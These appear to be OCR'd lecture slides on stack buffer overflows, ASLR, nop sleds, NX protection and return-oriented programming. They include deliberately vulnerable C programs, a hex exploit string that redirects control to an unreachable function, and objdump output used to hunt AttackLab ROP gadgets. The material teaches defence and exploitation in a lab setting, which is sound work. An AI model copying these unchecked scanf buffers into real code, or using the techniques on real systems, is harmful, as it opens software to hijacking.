
rip	0000 0000 0004 d8c4
rsp	0000 0000 7fff f0e0
rdi	0000 0000 0000 0000

Memory / RAM

...	0xfffffffc
0000 0000	
7fff f0e8	0x7ffff0f8
2041 7239	0x7ffff0f4
7261 9354	0x7ffff0f0
9231 4837	0x7ffff0ec
6281 8047	0x7ffff0e8
5fac 1e79	0x7ffff0e4
6d6d 6f54	0x7ffff0e0 name
	0x0


How the OS randomizes the layout

- The OS can allocate a random amount of space on the stack each time a program is executed to make it harder for an attacker to succeed in an exploit
  - This is referred to as **ASLR (Address Space Layout Randomization)**
- Our previous exploit string would now have a return address that does not lead to our exploit code and likely result in a crash rather than execution of the exploit code



nop sleds

- Fact: Most instruction sets have a 'nop' instruction that is an instruction that does nothing
  - Can also just use an instruction that does very little (e.g. movq %rsp, %rsp)
- **Idea**: Prepend as many 'nop' instructions as possible in the buffer before the exploit code
- **Effect**: Now our guess for the RA does not need to be exact but **anywhere in the range of nops**
  - This yields a higher chance of actually landing in a location that will eventually cause the exploit to be executed




```
nop
nop
...
nop
exploit code
```

(A return address to any location in the sled will cause us to execute the exploit code)

Memory Protection & Permissions

- Processors have hardware to help track areas of memory used by a program (aka MMU = Memory Management Unit) & verify appropriate address usage
- When performing a memory access the processor will indicate the desired operation:
  - Fetch (eXecute), Read data, Write data
- This will be compared to the access permissions stored in the MMU and catch any violation
  - The stack area can be set for **N**o-e**X**ecute (**NX or X=0**)
  - **If the processor sees an attempt to execute code from the stack it will halt the program**



	Base	Bound	RWX
0	0x2a000	0x03200	110
1	0x14000	0x05000	110
2	0x08000	0x0400	101

http://ece-research.unm.edu/jimp/310/slides/micro_arch2.html

Code Injection Attacks

- These buffer overflow exploits have all tried to copy code into some area of memory and then have it be executed
- We refer to this approach as code-injection attacks
- To try a code injection attack you need to disable these protections… check the discussion slides!

Run it at home

```c
#include <stdio.h>

void unreachable() { printf("Impossible.\n"); }
void hello() {
    char buffer[6];
    scanf("%s", buffer);
    printf("Hello, %s!\n", buffer);
}
int main() {
    hello();
}
```

```
$ gcc -Wall -Wextra -pedantic -std=c11 -no-pie hello.c -o hello
$ echo World | ./hello
Hello, World!
$ echo 576f726c640011223344556677884211400000000000a | xxd -r -p | ./hello
Hello, World!
Impossible.
```

Return Oriented Programming

- What if the stack is marked as non-executable? And its position randomized?
  - We can use **return-oriented programming**!
- **Key idea:** find the attack instructions inside of those that already exist in the code segment
  - The code segment is always executable
  - Its position is not randomized

Return Oriented Programming

What if the program is more secure?

- It uses randomization to avoid fixed stack positions.
- The stack is marked as non-executable.

Idea: return-oriented programming

- Find **gadgets** in executable areas.
- Gadget: short sequence of instructions followed by **`ret`** (`0xc3`)


Often, it is possible to find useful instructions within the byte encoding of other instructions.

```
void setval_210(unsigned *p) {
  *p = 3347663060U;
}

0000000000400f15 <setval_210>:
  400f15: c7 07 d4 48 89 c7    movl $0xc78948d4,(%rdi)
  400f1b: c3                   retq
```


`48 89 c7` encodes the x86_64 instruction `movq %rax, %rdi`

To start this gadget, set a return address to `0x400f18` (use little-endian format)


Finding the right instruction



Operation		Register *R*			
		%al	%cl	%dl	%bl
andb	*R*, *R*	20 c0	20 c9	20 d2	20 db
orb	*R*, *R*	08 c0	08 c9	08 d2	08 db
cmpb	*R*, *R*	38 c0	38 c9	38 d2	38 db
testb	*R*, *R*	84 c0	84 c9	84 d2	84 db




Operation	Register *R*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq *R*	58	59	5a	5b	5c	5d	5e	5f



movl *S*, *D*

Source *S*	Destination *D*							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff




movq *S*, *D*

Source *S*	Destination *D*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

Looking for AttackLab Gadgets


```
$ objdump -d rtarget | grep -A2 '89 c7'
  401380:        48 89 c7               mov   %rax,%rdi
  401383:        e8 36 00 00 00         callq  4013be <scramble>
  401388:        89 c3                  mov   %eax,%ebx
--
  401394:        48 89 c7               mov   %rax,%rdi
  401397:        e8 c4 fc ff ff         callq  401060 <srandom@plt>
  40139c:        e8 1f fd ff ff         callq  4010c0 <random@plt>
--
  40191b:        b8 48 89 c7 91         mov   $0x91c78948,%eax
  401920:        c3                     retq

--
  40192e:        8d 87 5c 48 89 c7      lea   -0x3876b7a4(%rdi),%eax
  401934:        c3                     retq

--
  40193c:        8d 87 48 89 c7 c7      lea   -0x383876b8(%rdi),%eax
  401942:        c3                     retq

--
  401943:        8d 87 48 89 c7 90      lea   -0x6f3876b8(%rdi),%eax
  401949:        c3                     retq
```

Using a chain of gadgets




- The stack contains a sequence of gadget addresses.
- Each gadget consists of a series of instruction bytes, with the final one being 0xc3 (encoding the ret instruction).
- When the program executes a `ret` instruction starting with this configuration, it will initiate a chain of gadget executions, with the `ret` instruction at the end of each gadget causing the program to jump to the beginning of the next.

Return-oriented Programming




```
#include <stdio.h>
#include <stdlib.h>
void touch(int val) {
  printf("%d\n", val); exit(0);
}
void getbuf() {
  char buf[20];
  scanf("%s", buf);
}
int main() {  getbuf();  }
```

The disassembled binary contains:




```
000000000040117e <touch>:
...
000000000040119f <gadget1>:
40119f: popq %rax
4011a0: retq
00000000004011a1 <gadget2>:
4011a1: movq %rax,%rdi
4011a4: retq
```




```
.LC0: .string "%d\n"
.LC1: .string "%s"
main:
     subq     $8, %rsp
     movl     $0, %eax
     call     getbuf
     movl     $0, %eax
     addq     $8, %rsp
     ret
getbuf:
     subq     $40, %rsp
     movq     %rsp, %rsi
     leaq     .LC1(%rip), %rdi
     movl     $0, %eax
     call     __isoc99_scanf@PLT
     addq     $40, %rsp
     ret
touch:
